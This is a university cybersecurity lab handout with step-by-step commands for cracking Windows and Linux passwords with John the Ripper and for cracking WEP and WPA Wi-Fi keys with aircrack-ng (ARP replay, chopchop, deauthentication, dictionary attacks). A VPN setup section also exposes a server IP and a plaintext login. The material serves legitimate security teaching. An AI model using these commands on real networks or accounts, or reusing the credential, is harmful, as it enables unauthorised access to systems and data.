COMP 4632
Practicing Cybersecurity: Attacks and Counter-measures

Week 5 Lab Exercise

Topic: *Encryption and Attack*

Lab Objective

In this lab, we are going to let you gain experience on use of encryption technology as well as attack methods against encryption technology.

Note: The website developed in this lab will be used in the labs on the coming few weeks. If you cannot follow or encounter any issues, please do not hesitate to seek help from TA.

Task 1 – Password Cracking (30 mins)

Task 1.1 Create a Windows account

- Use mmc to create a windows account
- Change password to a password you wish to try (but you have to remember the password)

##Question 1: How to extract the password from Windows machine? (1 mark)

##Bonus Question 1: Why user accounts were not locked as stated in password policy due to password failure introduced by offline password cracker? (2 marks)

Task 1.2 Launch password cracker

- Launch Cain & Abel in Windows 7

Task 1.3 Launch password cracker

- Launch John the ripper in Kali Linux

```
unshadow /etc/passwd /etc/shadow > ~/file_to_crack
john --wordlist=/usr/share/john/password.lst
~/file_to_crack
john ~/file_to_crack
john --show ~/file_to_crack
```

where is the configuration file of john the ripper?
http://www.openwall.com/john/doc/EXAMPLES.shtml

Task 2 – Crack WEP using Kali Demo (30 mins)

Task 2.1 Setup of the Wireless network in Kali

- Wireless interface configuration

```
iwconfig
```

- Bring up the wireless interface

```
ifconfig wlan1 up
```

- Scanning to list out the wireless network

```
iwlist wlan1 scanning
```

- Set the interface to monitor mode

```
airmon-ng
airmon-ng start wlan1
```

Task 2.2 Use Airodump to capture network packets

- Find the BSSID and channel used of your target

```
airodump-ng mon0
```

- Monitor the traffic of your target

```
airodump-ng -c <channel> --bssid <bssid> mon0 -w IV
```

Task 2.3 Generate traffic and crack the WEP key

- Launch the arp request replay attack

```
aireplay-ng -3 -b <bssid> mon0
```

Task 2.4 Crack the WEP key using aircrack-ng

- Launch aircrack on the cap file

```
aircrack-ng <cap File from airodump>
```

Task 2.4 Launch the chopchop attack in WEP Attack for no client case

Reference: https://www.youtube.com/watch?v=Wu2MQW9H8HQ

- Monitor the traffic of your target

```
airodump-ng -c <channel> --bssid <bssid> mon0 -w IV
```

- Fake authenticate to the access point

```
aircrack-ng -1 0 -a <bssid> mon0
```

- Perform chopchop attack

```
aircrack-ng -4 -b <bssid> -h <your mac> mon0
```

- Forge an arp request packet using packetforge-ng

```
packetforge-ng -0 -a <targetMac> -h <yourMac> \
-k 255.255.255.255 -l 255.255.255.255 \
-y <XOR packet from chopchop attack> -w arp.cap
```

- Send out the forged packet

```
aireplay-ng -2 -r arp.cap mon0
```

- Launch aircrack on the cap file

```
aircrack-ng <cap File from airodump>
```

Question 2: Please write the BPF filter for selecting the management frame of WLAN packet (1 mark)

Reference:

https://www.youtube.com/watch?v=RydsjNhUjdg
http://www.aircrack-ng.org/doku.php?id=Main (aircrack-ng website)
http://www.aircrack-ng.org/doku.php?id=aircrack-ng

Task 3 – Crack WPA using Kali Demo (30 mins)

Task 3.1 Setup of the Wireless network in Kali

- Set the interface to monitor mode

```
airmon-ng
airmon-ng start wlan1
```

Task 3.2 Use Airodump to capture network packets

- Find the BSSID and channel used of your target

```
airodump-ng mon0
```

- Monitor the traffic of your target

```
airodump-ng -c <channel> --bssid <bssid> mon0 -w WAP
```

Task 3.3 Capture the handshake

- You could wait for an authentication or perform deauthentication attack

```
aireplay-ng -0 1 -a <bssid> mon0
```

Task 3.4 Crack password using Aircrack

- Perform dictionary attack on the cap file

```
aircrack-ng -w <dictionary> <cap file>
```


Sample password list in Kali Linux:
/usr/share/john/password.lst
/usr/share/wordlist/rockyou.txt

Reference:


https://www.youtube.com/watch?v=kpI3fQjf43E (WPA crack)
https://www.youtube.com/watch?v=knllpZF508k (WPS, WPA crack)
http://www.aircrack-ng.org/doku.php?id=Main (aircrack-ng website)

Task 4 – TLS and VPN gateway (30 mins)


Task 4.1 Configuration of VPN Client in Windows 7




Type the IP address (52.88.51.106) and a name for the VPN server




Put in the user name that can be login to the VPN server and the password (user01:Abcd1234dcbA)







Connect to a network through VPN




Click on “Connect to a network”, then Right click on the “My VPN” connection (the VPN connection just created) and choose “Properties”.




Select the required protocols. Assuming IPv4 only, then select IPv4. File and Printer Sharing for Microsoft Networks is optional settings



Task 4.2 Connect to VPN server





##Question 3: How many different types of VPN types are supported in your Windows 7 version and which of these VPN protocols supports use of digital certificate?

Reference:

http://www.vpngate.net/en/
https://www.vpnvip.com/pptp-vpn-setup-windows-7.html
https://www.hideipvpn.com/setup/howto-windows-7-pptp-vpn-setup-tutorial/

Task 5 – Heartbleed, Poodle, ShellShock Demo (30 mins)

Reference: https://www.youtube.com/watch?v=D5Igbv-c1dY (Metasploit – OpenSSL Heartbeat)

##Bonus Question 2: What is the damage and impact of Heartbeat? (1 mark)

##Bonus Question 3: Is the web server you implemented in Lab 3 vulnerable to Heartbeat? Why? (1 mark)

Reference: https://www.youtube.com/watch?v=a9BQEJH9_dA (Poodle and SSL v3)

https://www.youtube.com/watch?v=ZrKiz284LcU (ShellShock Demo and Tutorial)
https://www.youtube.com/watch?v=UllSNdgGLbo (ShellShock exploitation demo)

Reference: https://www.youtube.com/watch?v=blaui7SZQJ4 (Metasploit and Shellshock)

https://www.youtube.com/watch?v=uUEXFRpYn6Q (Metasploit and Shellshock CGI)

End of Lab